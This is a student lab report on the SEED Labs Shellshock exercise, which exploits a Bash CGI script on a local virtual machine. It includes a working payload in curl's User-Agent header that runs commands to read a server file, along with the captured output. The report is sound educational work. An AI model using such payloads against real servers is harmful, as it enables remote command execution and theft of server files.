Instituto Superior de Engenharia de Lisboa

Cibersegurança, Módulo 2

# Assignment 1

## Shellshock Attack

Mestrado em Engenharia Informática de Multimédia


Pedro Gonçalves, 45890

Rodrigo Dias, 45881

Rúben Santos, 49063


1st Semester, 2021/2022

# Introduction

On September 24, 2014, a severe vulnerability in Bash was identified. Nicknamed Shellshock, this vulnerability can exploit many systems and be launched either remotely or from a local machine. In this project, will work on this attack, so we may understand this Shellshock vulnerability.

We will use Virtual Box with the Seed Labs Ubuntu 16.04 version to reproduce this vulnerability that has now been fixed.

# Assignment


1) First, we need to create the file myprog.cgi in "/Desktop", with the following content:

```
-------------------------------
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
-------------------------------
```

Then, in the terminal:

```
$ cd ~/Desktop
$ sudo cp *.cgi /usr/lib/cgi-bin/
$ cd ~/usr/lib/cgi-bin/
$ sudo chmod 755 myprog.cgi
```

We used the previous 4 commands to copy file myprog.cgi to the directory "/usr/lib/cgi-bin" (the default CGI directory for the Apache web server)




As we are using the same machine for both the attacker and the server,

we ran the following command to make a request:

$ curl http://localhost/cgi-bin/myprog.cgi

The server returns an "Hello World".




2)

Now we need to create the file myprog2.cgi, also in "/Desktop", but with the


following content:

```
----------------------------------------
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
----------------------------------------
```

Repeating the previous steps for this new file, when we run the following

command, the server returns its environment variables.


$ curl http://localhost/cgi-bin/myprog2.cgi




To pass user data to the server environment, we have to use -A agent field:

$ curl -A "User data in server environment variable" http://localhost/cgi-bin/myprog2.cgi

The server now returns the environment variable HTTP_USER_AGENT as "User data in server environment variable" (the String written by the user). We have successfully injected data into the server environmnet.



3)

To steal content from secret server files (files that are not accessible to remote users), we need to tweak the -A string a little bit. We want to view the contents of a file, meaning we will use the 'cat' command. The target file will be 'var/www/SQLInjection/safe_home.php'.


We will use the vulnerable function format in the user agent field:
'curl -A "() {statement;}; <vulnerable commands>;" <url>'.

To execute the vulnerable commands, we will use CGI program format, meaning '<vulnerable commands>' becomes 'echo Content-type: text/plain; echo; <commands>'.

So, the resulting statement is as follows:

$ curl -A "() { echo HelloWorld; }; echo Content-type: text/plain; echo; /bin/cat /var/www/SQLInjection/safe_home.php" http://localhost/cgi-bin/myprog2.cgi

The server returns the content in 'safe_home.php'.



```
[11/12/21]seed@VM:~$ curl -A "() { echo HelloWorld; }; echo Content-type: text/plain; echo; /bin/cat /var/www/SQLInjection/safe_home.ph
p" http://10.0.2.6/cgi-bin/myprog2.cgi
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with
a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these
 items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```

4)

We cannot steal content from the '/etc/shadow' file, since it requires root privileges and the Apache web server runs through a user account that isn't the root.